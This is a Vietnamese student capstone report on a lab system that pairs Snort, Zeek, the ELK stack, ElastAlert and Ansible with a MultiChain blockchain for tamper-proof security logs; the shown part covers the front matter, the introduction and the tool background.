

ĐẠI HỌC QUỐC GIA TP HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

22521603 - Lê Phát Anh Tuấn
22521546 - Nguyễn Thanh Trọng

BÁO CÁO ĐO ÁN CHUYÊN NGÀNH
LỚP: NT114.P21.ANTT

ĐỀ TÀI

NGHIÊN CỨU VÀ TRIỂN KHAI HỆ THỐNG LOG BẤT BIẾN CHO HỆ
THỐNG THÔNG PHÁT HIỆN VÀ PHẢN ỨNG CÁC MỐI ĐE DỌA
MẠNG DỰA TRÊN NỀN TẢNG BLOCKCHAIN

RESEARCH AND IMPLEMENTATION OF IMMUTABLE LOG
SYSTEM FOR NETWORK THREAT DETECTION AND RESPONSE
BASED ON BLOCKCHAIN TECHNOLOGY

GIẢNG VIÊN HƯỚNG DẪN
ThS. Nguyễn Duy

TP. HỒ CHÍ MINH, NĂM 2025

LỜI CẢM ƠN

Xin phép được bày tỏ lòng biết ơn sâu sắc tới thầy Nguyễn Duy, người đã dành tâm huyết hướng dẫn chúng em trong quá trình thực hiện đồ án chuyên ngành. Sự tận tụy và những lời chỉ dẫn quý báu của thầy đã góp phần không nhỏ vào sự thành công của dự án này.

Chúng em vô cùng biết ơn những buổi thảo luận sôi nổi, những giờ học bổ ích và những trải nghiệm đáng nhớ mà thầy đã tạo ra. Nhờ có môi trường học tập tích cực này, chúng em đã có cơ hội phát triển ý tưởng và hoàn thiện đồ án một cách tốt nhất.

Dù đã nỗ lực hết mình, chúng em nhận thức rằng đồ án vẫn có thể còn những điểm chưa hoàn hảo. Chúng em mong nhận được sự thông cảm và những góp ý quý báu từ thầy để có thể tiếp tục cải thiện và phát triển hơn nữa.

Cuối cùng, chúng em xin gửi lời cảm ơn chân thành tới tất cả các thành viên trong nhóm. Sự đóng góp, nỗ lực và tinh thần đồng đội của mỗi cá nhân đã tạo nên thành công chung của cả nhóm trong đồ án này.

Một lần nữa, xin chân thành cảm ơn!

Thành phố Hồ Chí Minh, tháng 7 năm 2025

Nhóm sinh viên thực hiện

NHẬN XÉT CỦA GIẢNG VIÊN

MỤC LỤC

LỜI CẢM ƠN.....	2
NHẬN XÉT CỦA GIẢNG VIÊN.....	3
MỤC LỤC.....	4
DANH MỤC HÌNH ẢNH.....	6
CHƯƠNG 1: GIỚI THIỆU TỔNG QUAN ĐỀ TÀI.....	9
1.1. Lý do chọn đề tài.....	9
1.2. Mục tiêu của đồ án.....	10
1.3. Phạm vi thực hiện.....	12
1.4. Giới hạn của đồ án.....	13
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT.....	14
2.1. Snort.....	14
2.2. Zeek.....	14
2.3. ELK Stack.....	14
2.3.1. Beats.....	15
2.3.2. Logstash.....	15
2.3.3. Elasticsearch.....	16
2.3.4. Kibana.....	18
2.4. ElastAlert.....	19
2.5. Ansible.....	19
2.6. MultiChain.....	20
CHƯƠNG 3: PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG.....	23
3.1. Kiến trúc chức năng.....	23
3.2. Kiến trúc ứng dụng.....	23
3.3. Kiến trúc hạ tầng.....	25
CHƯƠNG 4: HIỆN THỰC ĐỀ TÀI.....	27
4.1. Cài đặt và cấu hình máy VM - Snort/Zeek.....	27
4.1.1. Môi trường triển khai.....	27
4.1.2. Cài đặt và cấu hình Snort.....	27
4.1.3. Cài đặt và cấu hình Zeek.....	29
4.1.4. Vấn đề "Full Packet Capture" không đầy đủ do NIC Offload.....	30
4.1.5. Cài đặt và cấu hình Filebeat (cài đặt sau ELK Stack).....	30
4.2. Cài đặt và cấu hình máy VM - SIEM.....	33
4.2.1. Môi trường triển khai.....	33
4.2.2. Cài đặt và cấu hình ELK Stack.....	33
4.2.3. Cài đặt và cấu hình ElastAlert và Ansible.....	42
4.3. Cài đặt và cấu hình máy VM - Kali (Attacker).....	46

4.3.1. Môi trường triển khai.....	46
4.4. Triển khai hệ thống MultiChain.....	46
4.4.1. Môi trường triển khai trên 3 node A, B và C.....	46
4.4.2. Cài đặt và cấu hình MultiChain.....	46
4.4.3. Tạo Script trên máy VM - Snort/Zeek để gửi các security log quan trọng lên MultiChain để lưu trữ.....	49
4.4.4. Tạo Script trên máy VM - SIEM để lấy các security log quan trọng được MultiChain lưu trữ để phục hồi nếu sự cố xảy ra.....	51
CHƯƠNG 5: THỰC NGHIỆM ĐỀ TÀI.....	53
5.1. Kịch bản 1: Lây lan mã độc qua FTP và mã hóa dữ liệu.....	53
5.1.1. Mô phỏng tấn công.....	53
5.1.2. Phát hiện và phản ứng.....	62
5.2. Kịch bản 2: Reverse Shell qua mã độc.....	66
5.2.1. Mô phỏng tấn công.....	66
5.2.2. Phát hiện và phản ứng.....	70
5.3. Kịch bản 3: Trích xuất dữ liệu qua DNS Tunneling.....	71
5.3.1. Mô phỏng tấn công.....	71
5.3.2. Phát hiện và phản ứng.....	73
5.4. Kịch bản 4: Tấn công DDoS SYN Flood.....	75
5.4.1. Mô phỏng tấn công.....	75
5.4.2. Phát hiện và phản ứng.....	76
5.5. Kịch bản 5: Ứng dụng MultiChain đảm bảo tính bất biến và khả năng khôi phục log.....	77
5.5.1. Mô phỏng sự cố.....	77
5.5.2. Mô phỏng phục hồi.....	79
CHƯƠNG 6: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN.....	83
6.1. Kết Luận.....	83
6.2. Hướng phát triển.....	83
TÀI LIỆU THAM KHẢO.....	84

DANH MỤC HÌNH ẢNH

Hình 1. Thành phần của Elastic Stack.....	15
Hình 2. Cơ chế hoạt động của Logstash Pipeline.....	16
Hình 3. Kiến trúc chức năng.....	23
Hình 4. Kiến trúc ứng dụng.....	23
Hình 5. Kiến trúc hạ tầng.....	25
Hình 6. Thiết lập HOME _NET trong cấu hình Snort.....	28
Hình 7. Vô hiệu hóa các rule mặc định trong cấu hình Snort.....	28
Hình 8. Kiểm tra cấu hình Snort.....	29
Hình 9. Thiết lập giao diện giám sát trong cấu hình Zeek.....	29
Hình 10. Cấu hình sudoers cho Zeek.....	30
Hình 11. Vô hiệu hóa tính năng offload.....	30
Hình 12. Cấu hình Filebeat.....	32
Hình 13. Cấu hình module Zeek cho Filebeat.....	32
Hình 14. Kiểm tra cấu hình output của Filebeat.....	33
Hình 15. Token xác thực Kibana và Elasticsearch.....	35
Hình 16. Giao diện hiển thị trạng thái của Elasticsearch.....	35
Hình 17. Giao diện Kibana.....	36
Hình 18. Giao diện quản lý Index trong Kibana.....	40
Hình 19. Tạo Data View cho Snort logs trên Kibana.....	41
Hình 20. Tạo Data View cho Zeek logs trên Kibana.....	41
Hình 21. Giao diện Discover của Kibana hiển thị các log.....	42
Hình 22. Cấu hình tệp sudoers cho user Ansible.....	43
Hình 23. Tạo và sao chép khóa SSH đến máy chủ mục tiêu.....	44
Hình 24. Kết quả kiểm tra kết nối Ansible.....	44
Hình 25. Kết quả tạo index ElastAlert.....	46
Hình 26. Cấu hình các port của MultiChain.....	47
Hình 27. Cấu hình sự đồng thuận về quyền trong MultiChain.....	47
Hình 28. Khởi chạy blockchain securitylogchain trên node A.....	48
Hình 29. Node B kết nối tới blockchain securitylogchain.....	48
Hình 30. Node C kết nối tới blockchain securitylogchain.....	48
Hình 31. Cấu hình RPC trên node A.....	49
Hình 32. Kết quả quét cổng mạng (1).....	55
Hình 33. Kết quả tấn công Brute-force dịch vụ FTP.....	55
Hình 34. Duyệt các thư mục FTP.....	56
Hình 35. Kết quả tải tệp độc hại lên thư mục FTP.....	57
Hình 36. Người dùng tải về các tệp từ FTP Server.....	58
Hình 37. Dữ liệu bị mã hóa và thông báo đòi tiền chuộc.....	58

Hình 38. Email người dùng gửi kẻ tấn công.....	59
Hình 39. Email kẻ tấn công gửi người dùng.....	60
Hình 40. Hướng dẫn khôi phục dữ liệu kèm khóa giải mã.....	61
Hình 41. Nội dung các tham số được sử dụng để giải mã.....	61
Hình 42. Quá trình giải mã và khôi phục tệp dữ liệu.....	62
Hình 43. Log Zeek ghi nhận hành vi upload qua FTP.....	63
Hình 44. Log Zeek ghi nhận hành vi tải tệp về qua FTP.....	64
Hình 45. Log Snort phát hiện tấn công Brute-force và Scan.....	64
Hình 46. Rule phát hiện Network Scan ánh xạ với MITRE ATT&CK.....	65
Hình 47. Rule phát hiện Brute Force FTP ánh xạ với MITRE ATT&CK.....	65
Hình 48. Rule phát hiện Ransomware ánh xạ với ITRE ATT&CK.....	66
Hình 49. Email giả mạo chứa tệp đính kèm độc hại.....	67
Hình 50. Nội dung tệp tài liệu bài tập với liên kết dữ liệu.....	67
Hình 51. Trang web yêu cầu tải xuống tệp dữ liệu thực hành.....	68
Hình 52. Nội dung hướng dẫn.....	68
Hình 53. Kẻ tấn công thiết lập lắng nghe kết nối trên cổng 4444.....	69
Hình 54. Nạn nhân thực hiện hướng dẫn độc hại.....	70
Hình 55. Kết nối reverse shell được thiết lập về máy kẻ tấn công.....	70
Hình 56. Log Zeek phát hiện kết nối đáng ngờ đến cổng không phổ biến.....	70
Hình 57. Log Snort phát hiện kết nối bất thường.....	70
Hình 58. Rule phát hiện Unusual Port Connection ánh xạ với MITRE ATT&CK.....	71
Hình 59. Trang web giả mạo yêu cầu cập nhật hệ thống.....	72
Hình 60. Người dùng chạy script độc hại.....	72
Hình 61. Attacker thu thập dữ liệu qua DNS dưới dạng subdomain chứa chuỗi hex.....	73
Hình 62. Attacker ghép và giải mã dữ liệu nhận được.....	73
Hình 63. Log Zeek phát hiện các truy vấn DNS bất thường.....	74
Hình 64. Log Snort phát hiện tên miền chứa chuỗi hex đáng ngờ.....	74
Hình 65. Rule phát hiện DNS Tunneling ánh xạ với MITRE ATT&CK.....	74
Hình 66. Kết quả quét cổng mạng (2).....	75
Hình 67. Tấn công DDoS TCP SYN Flood vào cổng 21.....	76
Hình 68. Tình trạng CPU của victim khi bị tấn công DDoS.....	76
Hình 69. Log Snort phát hiện DDoS nhắm vào máy victim với tần suất cao.....	77
Hình 70. Rule phát hiện DDoS Attempt và ánh xạ MITRE ATT&CK.....	77
Hình 71. Kết quả quét mạng.....	78
Hình 72. Log gốc của Zeek.....	78
Hình 73. Log gốc của Snort.....	78
Hình 74. Log của Snort và Zeek được gửi lên MultiChain để lưu trữ bất biến.....	79
Hình 75. Log của Snort và Zeek được gửi lên ELK Stack để quản lý.....	79

Hình 76. Thực hiện xóa index log để mô phỏng phục hồi sau sự cố.....	80
Hình 77. Thực hiện xóa log gốc ở log Snort.....	80
Hình 78. Thực hiện xóa log gốc ở log Zeek.....	80
Hình 79. Thực hiện chọn ngày để thực hiện phục hồi log xóa log.....	81
Hình 80. Kết quả phục hồi log Zeek.....	81
Hình 81. Kết quả phục hồi log Snort.....	81
Hình 82. Kết quả các log quan trọng đã được phục hồi.....	82

CHƯƠNG 1: GIỚI THIỆU TỔNG QUAN ĐỀ TÀI

1.1. Lý do chọn đề tài

Trong thời đại công nghệ số phát triển mạnh mẽ, hệ thống mạng ngày càng đóng vai trò quan trọng trong hầu hết các lĩnh vực như tài chính, y tế, giáo dục, chính phủ và doanh nghiệp. Sự phụ thuộc ngày càng lớn vào các hệ thống số kéo theo những yêu cầu ngày càng khắt khe về bảo mật, tính liên tục và khả năng phản ứng nhanh với sự cố an ninh. Cùng với đó, các quy định và tiêu chuẩn quốc tế về an toàn thông tin (như ISO/IEC 27001, GDPR...) đòi hỏi các tổ chức phải có hệ thống log đầy đủ, toàn vẹn và sẵn sàng phục vụ công tác điều tra số hoặc kiểm toán.

Tuy nhiên, đi kèm với sự phát triển là sự tăng nhanh chóng và phức tạp của các mối đe dọa an ninh mạng. Các hình thức tấn công hiện đại ngày nay không còn đơn giản mà thường mang tính chất có tổ chức, có chủ đích và kéo dài, điển hình là các cuộc tấn công APT (Advanced Persistent Threats), phần mềm độc hại được ngụy trang tinh vi, hoặc các cuộc tấn công đa giai đoạn. Những cuộc tấn công này thường vượt qua các biện pháp phòng thủ truyền thống, khó phát hiện theo thời gian thực và gây hậu quả nghiêm trọng nếu không được xử lý kịp thời.

Bên cạnh đó, hầu hết các hệ thống giám sát hiện tại chỉ dừng lại ở mức cảnh báo thủ công, thiếu khả năng phản ứng tự động hoặc phối hợp nhiều công cụ để xử lý sự cố toàn diện. Quản trị viên thường phải kiểm tra và xử lý thủ công các cảnh báo, dẫn đến độ trễ phản ứng cao, làm giảm hiệu quả trong việc cô lập hoặc ngăn chặn mối đe dọa.

Một vấn đề nổi bật khác là sự phân tán và thiếu toàn vẹn của hệ thống log. Trong môi trường mạng hiện đại, các thiết bị và dịch vụ sinh ra log ở nhiều định dạng khác nhau, phân tán ở nhiều vị trí, gây khó khăn trong việc giám sát tập trung, phân tích hành vi bất thường hoặc truy vết khi xảy ra sự cố. Đáng lo ngại hơn, các hệ thống log truyền thống không đảm bảo tính bất biến, dẫn đến nguy cơ log bị chỉnh sửa, xóa hoặc làm giả, gây ảnh hưởng nghiêm trọng đến công tác điều tra và xử lý hậu sự cố.

Để giải quyết những vấn đề nêu trên, nhóm thực hiện đề xuất xây dựng một hệ thống phát hiện và phản ứng mối đe dọa mạng, tích hợp khả năng lưu trữ log bất biến dựa trên công nghệ blockchain. Hệ thống này sử dụng kết hợp nhiều công cụ mã nguồn mở mạnh mẽ:

- **Snort** – Hệ thống phát hiện xâm nhập dựa trên chữ ký, giúp nhận diện các mẫu tấn công đã biết.
- **Zeek** – Công cụ phân tích lưu lượng mạng dựa trên hành vi, hỗ trợ phát hiện các mối đe dọa không dựa trên chữ ký.
- **ELK Stack (Elasticsearch, Logstash, Kibana)** – Bộ công cụ thu thập, phân tích và trực quan hóa log tập trung.
- **ElastAlert** – Công cụ cảnh báo theo thời gian thực, hoạt động trên nền Elasticsearch, có khả năng tự động đưa ra phản ứng khi phát hiện bất thường.
- **Ansible** – Công cụ tự động hóa hỗ trợ thực hiện các hành động ứng phó như chặn địa chỉ IP, cách ly máy trạm, xóa tập tin độc hại, v.v.
- **MultiChain** – Nền tảng blockchain riêng tư, giúp lưu trữ các log quan trọng dưới dạng bất biến, bảo đảm rằng chúng không thể bị chỉnh sửa hoặc xóa sau khi ghi.

Khác với các giải pháp bảo mật truyền thống vốn chỉ tập trung vào phát hiện, cảnh báo và lưu log một cách tạm thời, hệ thống đề xuất hướng tới xây dựng một giải pháp “**tự động – toàn vẹn – minh bạch**”, trong đó log không chỉ được lưu trữ tập trung mà còn đảm bảo không thể bị thay đổi. Điều này đặc biệt quan trọng đối với các tổ chức có yêu cầu cao về bảo mật và giám sát như ngân hàng, trung tâm dữ liệu, tổ chức chính phủ hoặc các doanh nghiệp lớn.

Do đó, đề tài mang tính cấp thiết cả về mặt thực tiễn lẫn nghiên cứu học thuật. Việc ứng dụng blockchain – một công nghệ vốn nổi bật với tính minh bạch và bất biến – vào lĩnh vực an ninh mạng hứa hẹn mở ra hướng tiếp cận mới, hiệu quả và bền vững trong công tác giám sát, điều tra và phản ứng trước các mối đe dọa mạng hiện đại.

1.2. Mục tiêu của đồ án

Mục tiêu chính của đồ án là nghiên cứu, thiết kế và triển khai một hệ thống phát hiện và phản ứng với các mối đe dọa mạng, thông qua việc tích hợp các công cụ mã nguồn mở như **Snort**, **Zeek**, **ELK Stack**, **ElastAlert**, **Ansible** và **MultiChain**. Hệ thống nhằm khắc phục các hạn chế hiện có trong giám sát và xử lý sự cố an ninh mạng, đồng thời nâng cao mức độ **tự động hóa, toàn vẹn và hiệu quả** trong việc phát hiện – phản ứng trước các hành vi tấn công.

Cụ thể, đồ án hướng đến việc thực hiện các mục tiêu sau:

Xây dựng hệ thống phát hiện mối đe dọa theo cả hai hướng: chữ ký và hành vi

- Sử dụng **Snort** để phát hiện các mẫu tấn công đã biết, dựa trên tập luật chữ ký.
- Sử dụng **Zeek** để phân tích lưu lượng mạng theo ngữ cảnh và hành vi, hỗ trợ phát hiện các mối đe dọa không phụ thuộc vào chữ ký.

Thiết lập hệ thống SIEM để thu thập và xử lý log tập trung

- Tích hợp **ELK Stack (Elasticsearch – Logstash – Kibana)** để thu thập log từ Snort, Zeek và các nguồn khác.
- Chuẩn hóa, xử lý và trực quan hóa dữ liệu log giúp người quản trị có cái nhìn toàn diện, phục vụ phân tích và truy vết sự cố an ninh hiệu quả.

Xây dựng cơ chế cảnh báo và phản ứng tự động khi phát hiện bất thường

- Sử dụng **ElastAlert** để tạo các luật cảnh báo theo thời gian thực, gửi thông báo qua email, Telegram hoặc webhook.
- Kết hợp **Ansible** để tự động thực thi các hành động phản ứng như: chặn địa chỉ IP, cách ly hệ thống, xóa tập tin mã độc,... dựa trên mức độ nghiêm trọng của sự kiện.

Đảm bảo tính bất biến và khả năng khôi phục log quan trọng

- Ứng dụng **MultiChain** để lưu trữ các log quan trọng theo định dạng JSON.
- Bảo đảm log không thể bị chỉnh sửa hoặc xóa sau khi ghi, đồng thời hỗ trợ **khôi phục toàn vẹn dữ liệu log** sau sự cố (disaster recovery).

Tăng cường tính tự động hóa, khả năng mở rộng và áp dụng thực tiễn

- Thiết kế kiến trúc hệ thống linh hoạt, có khả năng mở rộng phù hợp với nhiều mô hình doanh nghiệp/tổ chức.
- Giảm thiểu tối đa thao tác thủ công, rút ngắn thời gian phản ứng và nâng cao hiệu quả vận hành.

Kết quả mong đợi của đồ án là xây dựng được một mô hình hệ thống **giám sát và phản ứng an ninh mạng tích hợp**, có tính **khả thi cao**, chi phí hợp lý, **dễ triển khai** trong thực tế, và có khả năng áp dụng tại các tổ chức, doanh nghiệp ở nhiều lĩnh vực khác nhau (tài chính, hạ tầng số, giáo dục, chính phủ...). Ngoài ra, hệ thống sẽ đóng vai trò **làm nền tảng cho các nghiên cứu sâu hơn** về ứng dụng blockchain trong bảo mật log và phản ứng sự cố tự động.

1.3. Phạm vi thực hiện

Đồ án tập trung vào việc nghiên cứu và triển khai hệ thống Log Bất Biến cho hệ thống phát hiện và phản ứng các mối đe dọa mạng dựa trên nền tảng Blockchain, sử dụng các công cụ mã nguồn mở. Phạm vi thực hiện bao gồm các nội dung sau:

Nghiên cứu lý thuyết và công nghệ liên quan

- Tìm hiểu các khái niệm cơ bản về giám sát an ninh mạng, phát hiện xâm nhập (IDS), phân tích hành vi mạng, phản ứng sự cố và lưu trữ log bất biến.
- Phân tích nguyên lý hoạt động, vai trò và khả năng tương tác giữa các công cụ mã nguồn mở được lựa chọn, bao gồm: Snort, Zeek, ELK Stack, ElastAlert, Ansible, và MultiChain.

Thiết kế kiến trúc hệ thống

- Đề xuất mô hình kiến trúc hệ thống phát hiện và phản ứng mối đe dọa mạng.
- Xác định **luồng dữ liệu, các điểm tích hợp, và cách thức trao đổi thông tin** giữa các thành phần trong hệ thống.

Triển khai hệ thống thử nghiệm trong môi trường lab

- Cài đặt và cấu hình các công cụ trên môi trường ảo hóa VMware.
- Thiết lập kết nối giữa Snort, Zeek và ELK Stack để thu thập và xử lý log.
- Tích hợp ElastAlert để thiết lập các quy tắc cảnh báo theo thời gian thực.
- Triển khai Ansible để thực hiện các hành động phản ứng tự động dựa trên sự kiện được phát hiện.
- Viết các script tương tác với MultiChain, lưu trữ log định dạng JSON và truy xuất khi cần thiết, đảm bảo tính bất biến và khả năng khôi phục dữ liệu log quan trọng.

Mô phỏng các tình huống tấn công và đánh giá hiệu quả hệ thống

- Tạo các **kịch bản tấn công mạng phổ biến**, bao gồm:
 - Phát tán mã độc qua FTP và mã hóa dữ liệu.
 - Tấn công **DNS tunneling**.
 - Kết nối **reverse shell** bằng mã độc.
 - Tấn công từ chối dịch vụ **SYN Flood**.
- Đánh giá khả năng của hệ thống trong từng tình huống:
 - **Phát hiện** hành vi tấn công.

- **Gửi cảnh báo** kịp thời.
- **Thực hiện phản ứng** tự động phù hợp.
- Đánh giá tính khả thi của hệ thống trong việc **backup và phục hồi log** khi xảy ra sự cố, kiểm chứng tính bất biến và toàn vẹn dữ liệu lưu trữ bằng blockchain.

1.4. Giới hạn của đồ án

Hạn chế trong phân tích mã hóa: Các công cụ như Snort và Zeek chỉ có thể phân tích dữ liệu dạng văn bản rõ ràng (*clear-text*). Đối với lưu lượng **HTTPS**, hệ thống chỉ ghi nhận **metadata TLS** (như handshake, SNI, JA3 fingerprint...) mà không thể giải mã nội dung để phân tích sâu hơn.

Phụ thuộc vào rule/script hiện có: Khả năng phát hiện tấn công phụ thuộc hoàn toàn vào **tập luật (rules)** trong Snort và **script nhận diện hành vi** trong Zeek. Điều này làm hạn chế khả năng phát hiện các tấn công **zero-day** hoặc các hành vi **quá mới lạ**, vượt ngoài phạm vi định nghĩa sẵn.

Giới hạn tài nguyên phần cứng: Hệ thống được triển khai thử nghiệm trong môi trường lab ảo hóa, với tài nguyên phần cứng hạn chế. Do đó, **hiệu suất xử lý** và **dung lượng lưu trữ log** bị giới hạn, ảnh hưởng đến khả năng triển khai thực tế ở quy mô lớn.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1. Snort

Snort là hệ thống phát hiện (IDS) và ngăn chặn xâm nhập (IPS) mã nguồn mở, sử dụng phương pháp phát hiện dựa trên chữ ký (**rule-based detection**). Với ưu điểm nhẹ, dễ triển khai được sử dụng rộng rãi trong các hệ thống bảo mật mạng.

Chức năng chính của Snort:

- **Phát hiện mối đe dọa:** Phân tích gói tin để nhận diện tấn công dựa trên chữ ký đã định nghĩa.
- **Ngăn chặn chủ động:** Chuyển sang chế độ IPS để chặn lưu lượng độc hại theo thời gian thực.
- **Tùy chỉnh linh hoạt:** Hỗ trợ tạo và chỉnh sửa rules phù hợp với nhu cầu bảo mật.
- **Tích hợp hệ thống:** Gửi cảnh báo đến SIEM (như ELK), cung cấp dữ liệu cho Firewall (như pfSense), và kích hoạt phản ứng tự động qua SOAR.

2.2. Zeek


Zeek (trước đây là Bro) là hệ thống giám sát an ninh mạng (**Network Security Monitoring - NSM**), tập trung vào ghi log, phân tích dựa trên hành vi (**behavior-based detection**) và phát hiện bất thường. Khác với IDS truyền thống, Zeek không chỉ dựa vào chữ ký mà phân tích ngữ cảnh lưu lượng mạng, giúp phát hiện các mối đe dọa tinh vi như APT, malware,...

Chức năng chính của Zeek:

- **Ghi log cấu trúc:** Thu thập chi tiết lưu lượng mạng dưới dạng log có cấu trúc cho các giao thức như HTTP, DNS, SSL/TLS,...
- **Phân tích hành vi:** Phát hiện hoạt động bất thường mà các hệ thống dựa trên chữ ký có thể bỏ qua.
- **Hỗ trợ Threat Hunting:** Cung cấp dữ liệu log chi tiết để điều tra sự cố và phân tích sau tấn công.
- **Tích hợp hệ thống:** Kết nối với SIEM (như ELK) để phân tích log, tích hợp threat intelligence và công cụ forensic để điều tra sâu.

2.3. ELK Stack

ELK Stack là tập hợp của ba công nghệ mã nguồn mở: **Elasticsearch**, **Logstash**, và **Kibana**, được thiết kế để thu thập, phân tích và hiển thị dữ liệu, đặc biệt là log từ nhiều nguồn khác nhau.



Hình 1. Thành phần của Elastic Stack

Logstash thu thập, chuyển dữ liệu xử lý từ các nguồn khác nhau thông qua Beat rồi gửi đến Elasticsearch để lưu trữ và tìm kiếm khi có dữ liệu rồi thì dùng Kibana để hiển thị dữ liệu trực quan hơn.

2.3.1. Beats

Beats là tập hợp các lightweight agents (tác nhân nhẹ) được cài đặt trên các máy chủ hoặc thiết bị đầu cuối để **thu thập và gửi dữ liệu** về trung tâm. Beats được thiết kế để tối ưu hiệu suất, tiêu tốn ít tài nguyên và hoạt động ổn định trên nhiều môi trường.

Một số loại Beats phổ biến:

- **Filebeat**: Thu thập và chuyển tiếp log từ file hệ thống (như /var/log/syslog, /var/log/auth.log, log của ứng dụng,...).
- **Metricbeat**: Thu thập các số liệu hệ thống như CPU, RAM, disk, network,...
- **Packetbeat**: Thu thập và phân tích dữ liệu mạng (network packets).
- **Winlogbeat**: Thu thập log từ hệ điều hành Windows, đặc biệt là Event Logs.
- **Auditbeat**: Thu thập dữ liệu audit từ Linux, đặc biệt hữu ích cho bảo mật.

Các Beats này thường được cấu hình để gửi dữ liệu đến Logstash (nếu cần xử lý thêm) hoặc trực tiếp đến Elasticsearch nếu chỉ cần lưu trữ.

2.3.2. Logstash

Logstash là một công cụ **xử lý dữ liệu** mã nguồn mở thuộc bộ ELK Stack, có nhiệm vụ thu thập, phân tích, xử lý và chuyển tiếp dữ liệu từ nhiều nguồn khác


nhau đến nơi lưu trữ (thường là Elasticsearch). Nó đóng vai trò trung gian giúp chuẩn hóa và làm sạch dữ liệu trước khi lưu trữ hoặc phân tích.

Chức năng chính của Logstash:

- **Thu thập dữ liệu:** Hỗ trợ nhiều loại input từ các nguồn như file log, syslog, Beats, Kafka, HTTP, TCP/UDP, v.v.
- **Xử lý dữ liệu (filter):** Có thể chuyển đổi định dạng, trích xuất thông tin, gán thẻ, bỏ dữ liệu không cần thiết,... thông qua các plugin như grok, mutate, geoip, date, v.v.
- **Chuyển tiếp dữ liệu (output):** Gửi dữ liệu đến các hệ thống lưu trữ như Elasticsearch, Kafka, file, hoặc stdout để debug.

Kiến trúc hoạt động của Logstash:

Logstash hoạt động theo mô hình **pipeline**, gồm 3 phần chính:



Hình 2. Cơ chế hoạt động của Logstash Pipeline

- **Input:** Xác định nguồn dữ liệu đầu vào.
- **Filter:** Áp dụng các bộ lọc để xử lý, phân tích, chuẩn hóa dữ liệu.
- **Output:** Xác định đích đến của dữ liệu sau khi xử lý.

2.3.3. Elasticsearch

Elasticsearch là một công cụ tìm kiếm và phân tích dữ liệu phân tán, được xây dựng trên nền tảng **Apache Lucene**. Đây là thành phần trung tâm trong Elastic Stack, hỗ trợ **thu thập, lập chỉ mục, lưu trữ và truy vấn dữ liệu** gần như **theo thời gian thực**.

Các tính năng chính của Elasticsearch:

- Tìm kiếm full-text mạnh mẽ và nhanh chóng.
- Phân tích và tổng hợp dữ liệu (Aggregation)
- Lập chỉ mục dữ liệu theo thời gian thực.

- Khả năng mở rộng theo chiều ngang (scale-out) thông qua cluster và sharding.

Các khái niệm cơ bản:

- **Index:** Đơn vị lưu trữ dữ liệu chính trong Elasticsearch, bao gồm nhiều tài liệu (documents).
Document: Đơn vị dữ liệu nhỏ nhất, được lưu ở dạng JSON, gồm các trường dữ liệu (fields).
- **Mapping:** Cấu hình kiểu dữ liệu cho các trường trong document. Có thể là tự động (dynamic) hoặc khai báo tường minh (explicit).
- **Data Stream:** Kiểu chỉ mục tối ưu cho dữ liệu có dấu thời gian (timestamped), thường được sử dụng trong các bài toán observability.

Nhập dữ liệu vào Elasticsearch:

- **Elastic Agent & Fleet:** Nền tảng quản lý việc thu thập và gửi dữ liệu có chứa timestamp một cách tập trung.
Beats: Các lightweight data shipper dùng để thu thập log, metrics, v.v. (ví dụ: Filebeat, Metricbeat, Packetbeat).
- **Logstash:** Công cụ xử lý dữ liệu linh hoạt, cho phép phân tích, định dạng và chuyển đổi dữ liệu trước khi gửi tới Elasticsearch.
- **Language Clients:** Các thư viện ngôn ngữ (Java, Python, Node.js, ...) cho phép ứng dụng gửi trực tiếp dữ liệu đến Elasticsearch thông qua API.

Elasticsearch cung cấp các công cụ và ngôn ngữ để truy vấn dữ liệu một cách linh hoạt:

- **RESTful API:** Giao tiếp với Elasticsearch qua các HTTP request (GET, POST, PUT, DELETE).
- **Query DSL:** Ngôn ngữ truy vấn dạng JSON, hỗ trợ tìm kiếm theo nhiều tiêu chí khác nhau như:
 - Tìm kiếm toàn văn (match)
